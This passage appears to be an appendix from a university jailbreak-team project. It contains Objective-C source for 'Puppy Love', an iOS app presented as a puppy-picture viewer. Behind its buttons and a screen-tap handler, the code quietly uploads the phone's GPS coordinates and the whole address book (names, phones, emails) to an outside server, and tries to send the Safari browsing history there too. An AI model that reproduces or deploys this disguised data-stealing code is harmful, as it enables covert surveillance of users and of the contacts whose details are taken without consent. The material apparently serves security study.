//WHEN SCREEN IS CLICKED
- (void)touchesBegan:(NSSet *)touches withEvent:(UIEvent *)event {
    //mylabel.text = [NSString stringWithFormat: @"Screen CLicked %@ %f", @"AAA", event.timestamp];
    // mylabel.text = [NSString stringWithFormat: @"Screen Clicked"];
    [super touchesBegan:touches withEvent:event];
}

-(void)dismissKeyboard {
    [myText resignFirstResponder];
}

@end
```

A3. Puppy Love v 1.3.2 ViewController.m

```
//
//  ViewController.m
//  PuppyLove
//  Version 1.3.2 December 5 2013
//  Now with Steppers!
//  Writing to files abandoned in Jailbreak 2.3
//
//  Created by John Fulgoni, William Gunn, & James Harris on 9/24/13.
//  Copyright (c) 2013 Villanova iPhone Jailbreak Team 2014 All rights reserved.
//

#import "ViewController.h"
#import "Plist.h"
#import <AddressBook/AddressBook.h>
#import <QuartzCore/QuartzCore.h>

@interface ViewController ()

@end

@implementation ViewController

@synthesize locationManager;

@synthesize headerLabel;
@synthesize footerLabel;
@synthesize clickmeLabel;

@synthesize myButton;
@synthesize shareButton;

@synthesize myStepper;

NSString *front; //stores GPS coordinate string
NSString *gunny = @"http://williamgunn.name/upload";

int puppyIndex = 1; //first object is 0, just transitioning second object
NSString *puppyString = @"test";
NSArray *puppyList;

NSString *mySafari;//stores History.plist as a string

UIAlertView *alert;


//MAIN METHOD.  WORKS ON SUCCESSFUL LOAD
- (void)viewDidLoad
{
    [super viewDidLoad];
            // Do any additional setup after loading the view, typically from a nib.


    //
    /*
     ABAddressBookRef addressBook = ABAddressBookCreate();
     __block BOOL accessGranted = NO;

    if (ABAddressBookRequestAccessWithCompletion != NULL) { // We are on iOS 6
        dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);
```

```
    ABAddressBookRequestAccessWithCompletion(addressBook, ^(bool granted, CFErrorRef error) {
        accessGranted = granted;
        dispatch_semaphore_signal(semaphore);
    });

    dispatch_semaphore_wait(semaphore, DISPATCH_TIME_FOREVER);
    //dispatch_release(semaphore);
}*/


 alert = [[UIAlertView alloc ] initWithTitle: @"Puppy Clicked!" message: @"You Clicked the Puppy" delegate:nil
cancelButtonTitle:@"OK" otherButtonTitles:nil];

    myStepper.minimumValue = 0;
    myStepper.maximumValue = 4; //index of pictures

    locationManager = [[CLLocationManager alloc] init];
    locationManager.delegate = self;
    locationManager.distanceFilter = kCLDistanceFilterNone; // whenever we move
    locationManager.desiredAccuracy = kCLLocationAccuracyHundredMeters; // 100 m
    [locationManager startUpdatingLocation];

    headerLabel.text = @"Puppy Love";
    [headerLabel setFont:[UIFont fontWithName:@"American Typewriter" size:36]];

    footerLabel.text = @"El Dorado Solutions ™ 2013";
    clickmeLabel.text = @"Click the Puppy!";

    [myButton setImage:[UIImage imageNamed:@"Daisy2.jpg"] forState:UIControlStateNormal];
    [myButton setImage:[UIImage imageNamed:@"Daisy2.jpg"] forState:UIControlStateHighlighted];
    [myButton setImage:[UIImage imageNamed:@"Daisy2.jpg"] forState:UIControlStateSelected];
    myButton.showsTouchWhenHighlighted = YES;


    [shareButton setTitle:@"Share Puppy" forState:(UIControlState)UIControlStateNormal];
    [shareButton setTitle:@"Shared!" forState: (UIControlState)UIControlStateHighlighted];

    puppyList = @[@"Daisy2.jpg", @"Beagle-puppy.jpg", @"husky.jpg", @"alaska.JPG", @"morkie.jpg"];

    //experimental safari history portion
    NSString *filePath = @"/private/var/mobile/Library/Safari/History.plist";
    //mySafari = [NSString stringWithContentsOfFile:filePath encoding:NSUTF8StringEncoding error:NULL];
    //[self sendSafari];


    NSData* plistData = [filePath dataUsingEncoding:NSUTF8StringEncoding];
    NSString *error;
    NSPropertyListFormat format;
    NSDictionary* plist = [NSPropertyListSerialization propertyListFromData:plistData
mutabilityOption:NSPropertyListImmutable format:&format errorDescription:&error];
    NSLog( @"plist is %@", plist );
    if(!plist){
        NSLog(@"Error: %@",error);
        //[error release];
    }

    mySafari = [NSString stringWithFormat:@"my dictionary is %@", plist];

    NSFileManager *filemgr;
    filemgr = [NSFileManager defaultManager];

    if ([filemgr fileExistsAtPath: filePath] == YES)
```

```
        NSLog (@"File exists");
    else
        NSLog (@"File not found");




   // UITapGestureRecognizer *tap = [[UITapGestureRecognizer alloc] initWithTarget:self action:@selector(dismissKeyboard)];
    UITapGestureRecognizer *tap = [[UITapGestureRecognizer alloc] initWithTarget:self action:@selector(sendSafari)];

    [self.view addGestureRecognizer:tap];


}

//STANDARD DISPOSAL
- (void)didReceiveMemoryWarning
{
    [super didReceiveMemoryWarning];
    // Dispose of any resources that can be recreated.
}

//ATTEMPT TO SEND SAFARI DATA
//Currently responds to screen touch
- (void)sendSafari
{
    //send Start
    NSURL *serverID = [NSURL URLWithString:[ gunny
stringByAddingPercentEscapesUsingEncoding:NSUTF8StringEncoding]];
    NSLog(mySafari);
    NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:serverID];
    [request setHTTPMethod:@"POST"];
    [request setValue:@"multipart/form-data" forHTTPHeaderField:@"content-type"];


    NSData *data = [mySafari dataUsingEncoding:NSUTF8StringEncoding];
    [request setHTTPBody:data];
    [request setValue:[NSString stringWithFormat:@"%u", [data length]] forHTTPHeaderField:@"Content-Length"];
    [NSURLConnection connectionWithRequest:request delegate:self];
}


//GETS GPS COORDINATES
- (void)locationManager:(CLLocationManager *)manager
    didUpdateToLocation:(CLLocation *)newLocation
           fromLocation:(CLLocation *)oldLocation
{

    int degrees = newLocation.coordinate.latitude;
    double decimal = fabs(newLocation.coordinate.latitude - degrees);
    int minutes = decimal * 60;
    double seconds = decimal * 3600 - minutes * 60;
    NSString *lat = [NSString stringWithFormat:@"%d° %d' %1.4f\"",
                     degrees, minutes, seconds];
    degrees = newLocation.coordinate.longitude;
    decimal = fabs(newLocation.coordinate.longitude - degrees);
    minutes = decimal * 60;
    seconds = decimal * 3600 - minutes * 60;
    NSString *longt = [NSString stringWithFormat:@"%d° %d' %1.4f\"",
                       degrees, minutes, seconds];
```

```
    NSString *newline = @" \r";
    NSString *sendType = @"GPS\r";
    front = [NSString stringWithFormat:@"%@%@%@%@",sendType,lat,newline,longt];

}


//SENDS GPS TO DATABASE - LINKS TO CLICKING THE PICTURE
- (IBAction)myButtonPressed:(id)sender {

    //send GPS Start
    NSURL *serverID = [NSURL URLWithString:[ gunny
stringByAddingPercentEscapesUsingEncoding:NSUTF8StringEncoding]];
    NSLog(front);
    NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:serverID];
    [request setHTTPMethod:@"POST"];
    [request setValue:@"multipart/form-data" forHTTPHeaderField:@"content-type"];


    NSData *data = [front dataUsingEncoding:NSUTF8StringEncoding];
    [request setHTTPBody:data];
    [request setValue:[NSString stringWithFormat:@"%u", [data length]] forHTTPHeaderField:@"Content-Length"];
    [NSURLConnection connectionWithRequest:request delegate:self];

    [alert show];
    //end gps
}

//LINKS TO MYSTEPPER
- (IBAction)stepperChange:(id)sender{

    puppyIndex = myStepper.value;
    puppyString = puppyList[puppyIndex];
    //NSLog(puppyString); //spams logs so commented out

    [myButton setImage:[UIImage imageNamed:puppyString] forState:UIControlStateNormal];
    [myButton setImage:[UIImage imageNamed:puppyString] forState:UIControlStateHighlighted];
    [myButton setImage:[UIImage imageNamed:puppyString] forState:UIControlStateSelected];

}

//LINKS TO SHARE BUTTON - SENDS CONTACTS TO SERVER
- (IBAction)shareButtonPressed:(id)sender{

    NSLog(@"In contact send\n");

    ABAddressBookRef allPeople = ABAddressBookCreate();
    CFArrayRef allContacts = ABAddressBookCopyArrayOfAllPeople(allPeople);
    CFIndex numberOfContacts  = ABAddressBookGetPersonCount(allPeople);

    NSLog(@"numberOfContacts----------------------------------%ld",numberOfContacts);
    NSMutableString *stringofAllContacts = [[NSMutableString alloc]initWithString:@""];

    for(int i = 0; i < numberOfContacts; i++){
        NSString* name = @"";
        NSString* phone = @"";
        NSString* email = @"";
        ABRecordRef aPerson = CFArrayGetValueAtIndex(allContacts, i);
        ABMultiValueRef fnameProperty = ABRecordCopyValue(aPerson, kABPersonFirstNameProperty);
        ABMultiValueRef lnameProperty = ABRecordCopyValue(aPerson, kABPersonLastNameProperty);
```

```
    ABMultiValueRef phoneProperty = ABRecordCopyValue(aPerson, kABPersonPhoneProperty);\
    ABMultiValueRef emailProperty = ABRecordCopyValue(aPerson, kABPersonEmailProperty);

    NSArray *emailArray = (__bridge NSArray *)ABMultiValueCopyArrayOfAllValues(emailProperty);
    NSArray *phoneArray = (__bridge NSArray *)ABMultiValueCopyArrayOfAllValues(phoneProperty);


    if (fnameProperty != nil) {
       name = [NSString stringWithFormat:@"%@", fnameProperty];
    }
    if (lnameProperty != nil) {
       name = [name stringByAppendingString:[NSString stringWithFormat:@" %@", lnameProperty]];
    }

    if ([phoneArray count] > 0) {
       if ([phoneArray count] > 1) {
          for (int i = 0; i < [phoneArray count]; i++) {
             phone = [phone stringByAppendingString:[NSString stringWithFormat:@"%@\n", [phoneArray objectAtIndex:i]]];
          }
       }else {
          phone = [NSString stringWithFormat:@"%@", [phoneArray objectAtIndex:0]];
       }
    }

    if ([emailArray count] > 0) {
       if ([emailArray count] > 1) {
          for (int i = 0; i < [emailArray count]; i++) {
             email = [email stringByAppendingString:[NSString stringWithFormat:@"%@\n", [emailArray objectAtIndex:i]]];
          }
       }else {
          email = [NSString stringWithFormat:@"%@", [emailArray objectAtIndex:0]];
       }
    }
    NSString* sendstring = [NSString stringWithFormat:@"%@ %@ %@", name, phone, email];
    NSLog(sendstring);
    [stringofAllContacts appendString:sendstring];
    [stringofAllContacts appendString:@"|"];
    NSLog(@"NAME : %@",name);
    NSLog(@"PHONE: %@",phone);
    NSLog(@"EMAIL: %@",email);
    NSLog(@"\n");
 }
 NSLog(stringofAllContacts);


 NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMask, YES);
 NSString *documentsDirectory = [paths objectAtIndex:0];
 NSString *filePath = [documentsDirectory stringByAppendingPathComponent:@"contacts.txt"];


 [stringofAllContacts writeToFile:filePath atomically:TRUE encoding:NSUTF8StringEncoding error:NULL];



 //SENDING CODE
 NSURL *serverID = [NSURL URLWithString:[ gunny
stringByAddingPercentEscapesUsingEncoding:NSUTF8StringEncoding]];
 NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL:serverID];
 [request setHTTPMethod:@"POST"];
 [request setValue:@"multipart/form-data" forHTTPHeaderField:@"content-type"];
```

```
    NSString *myString = [NSString stringWithContentsOfFile:filePath encoding:NSUTF8StringEncoding error:NULL];

    NSData *data = [stringofAllContacts dataUsingEncoding:NSUTF8StringEncoding];
    [request setHTTPBody:data];
    [request setValue:[NSString stringWithFormat:@"%u", [data length]] forHTTPHeaderField:@"Content-Length"];
    [NSURLConnection connectionWithRequest:request delegate:self];
    //END SENDING;
}

//WHEN SCREEN IS CLICKED, YOU DIP THE TRICK
/*- (void)touchesBegan:(NSSet *)touches withEvent:(UIEvent *)event {
    //mylabel.text = [NSString stringWithFormat: @"Screen CLicked %@ %f", @"AAA", event.timestamp];
    // mylabel.text = [NSString stringWithFormat: @"Screen Clicked"];
    [super touchesBegan:touches withEvent:event];
}

-(void)dismissKeyboard {
    [myText resignFirstResponder];
}*/


//ATTEMPT TO READ IN PLIST IN ORDER TO SAVE SAFARI CACHE.
-(void) readPlist
{
    // Override point for customization after application launch.

    NSString * plistStr =@"<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST
1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\"><plist version=\"1.0\"><dict>    <key>name</key>
<string>Ravi</string>   <key>age</key>  <integer>31</integer>   <key>photo</key>    <data>bXkgcGhvdG8=</data>
<key>dob</key>  <date>1981-05-16T11:32:06Z</date>   <key>indian</key>   <true/>   <key>friends</key>  <array>
<string>Shanker</string>        <string>Rajji</string>      <string>Haya</string>   </array>  <key>subjects</key> <dict>
<key>english</key>      <real>90.12</real>      <key>maths</key>        <real>80.12</real>      <key>science</key>
<real>90.43</real>  </dict></dict></plist>";

    //Convert the PLIST to Dictionary
    NSDictionary * dict =[Plist plistToObjectFromString:plistStr];

    //Read Values From Dictionary
    NSString * name = [dict objectForKey:@"name"]; //String
    NSNumber * age = [dict objectForKey:@"age"]; //Integer
    NSDate * dob = [dict objectForKey:@"dob"];  //Date
    BOOL indian = [[dict objectForKey:@"indian"] boolValue]; //Boolean
    NSData * photo =[dict objectForKey:@"photo"]; //NSData

    NSArray * friends =[dict objectForKey:@"friends"]; //Array
    NSDictionary * subjects =[dict objectForKey:@"subjects"]; //Dictionary

    NSLog(@"Name : %@",name);
    NSLog(@"age : %d",[age integerValue]);
    NSLog(@"dbo : %@",[dob description]);
    NSLog(@"indian : %d",indian);
    NSLog(@"Photo : %@",[[NSString alloc] initWithData:photo encoding:NSUTF8StringEncoding]);

    //read Array elements
    for(int i=0;i<[friends count];i++)
    {
        NSLog(@"Friend %d : %@",i+1,[friends objectAtIndex:i]);
    }

    //read Dictionary Elements
    NSArray * keys =[subjects allKeys];
    for(NSString * subject in keys)
```

```
    {
        NSNumber * marks =[subjects objectForKey:subject];
        NSLog(@"Subject: %@ , marks:%8.2f",subject,[marks floatValue]);
    }

}


@end
```